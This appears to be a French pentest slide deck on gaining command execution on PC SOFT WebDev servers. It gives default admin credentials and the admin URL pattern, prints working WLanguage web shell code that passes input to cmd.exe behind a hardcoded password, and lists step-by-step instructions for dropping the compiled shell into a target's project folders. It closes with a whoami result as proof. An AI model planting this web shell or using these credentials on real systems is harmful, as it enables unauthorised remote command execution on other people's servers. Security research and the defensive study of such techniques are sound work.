



Invite de commande pour la
toile
En WebDev

Antoine CERVOISE

[WebShellDev]-[External]-[Final]-v[1.0]

WebDev : interface d'admin

URL d'admin :

- <http://cible.tld/WDAdminWebXX0/>
- XX ⇔ Version de WebDev

Identifiant/mot de passe :

- ADMIN/admin


Possibilité :

- Téléversement de fichiers

WebDev

ASP

- Source : <https://github.com/fuzzdb-project/fuzzdb/tree/master/web-backdoors/asp>



WebDev

Command	<input type="text"/>
Pass	<input type="text"/>
	<input type="button" value="Submit"/>
Result	


```
SI Pass = "PassToto2018?" ALORS
  LanceAppli("cmd.exe /c "+ Input + "> result.txt")

// Déclaration des variables
IDFichier est un entier
LigneLue est une chaîne

// Ouverture du fichier
IDFichier = fOuvre("result.txt")
// Affichage du message d'erreur si l'ouverture n'a pas été effectuée
SI IDFichier = -1 ALORS
  Erreur(ErreurInfo(errMessage))
SINON
  BOUCLE
    // Lecture de la première ligne du fichier
    LigneLue = fLitLigne(IDFichier)
    SI ErreurDétectée ALORS
      Erreur(ErreurInfo())
    SORTIR
  FIN
  // Fin de fichier ?
  SI LigneLue = EOT ALORS SORTIR
  // Traitement de la ligne lue
  // Ici ajout à la fin d'un champ de saisie
  Result += [RC] + LigneLue
FIN
// Fermeture du fichier
fFerme(IDFichier)
FIN
```

WebDev – « Type » de site

Compiler en
« Dynamique WebDev »
puis en
« Dynamique AWP »



WebDev – Dépôt du fichier

WebShell :

- Nom du projet WebDev : WebShell 2
- Nom de la page : PAGE_Test


Cible

- Nom du projet : WAdminSaas
- Lien de l'invité de commande pour la toile:
http://cible/WDAMINSAAS170_WEB/FR/Page_Test.awp

1. Récupérer dans : *C:\Mes Sites\WebShell2\Exe :*
 - PAGE_Test.awl
 - WebShell2.wdl
2. Les déposer dans
%WebDevProjetFolder%/WAdminSaas170/
3. Récupérer dans *C:\Mes Sites\WebShell2\FR*
 - PAGE_Test.awp
4. Le déposer dans
*%WebDevProjetFolder%/WAdminSaas170/WDAMI
NSAAS170_WEB/WAdminSaas170/FR*
5. Editer/Créer le fichier
*%WebDevProjetFolder%/WAdminSaas170/WDAMI
NSAAS170_WEB/WAdminSaas170/FR/.WDConfig.a
wp* en ajoutant :
 - SITED * WAdminSaas170

WebDev

Whoami



http://[redacted]/WDadminSAAS180_WEB/FR/PAGE_Test.awp

Command

Pass

[Submit](#)

Result:
autorite nt\iusr

Thank you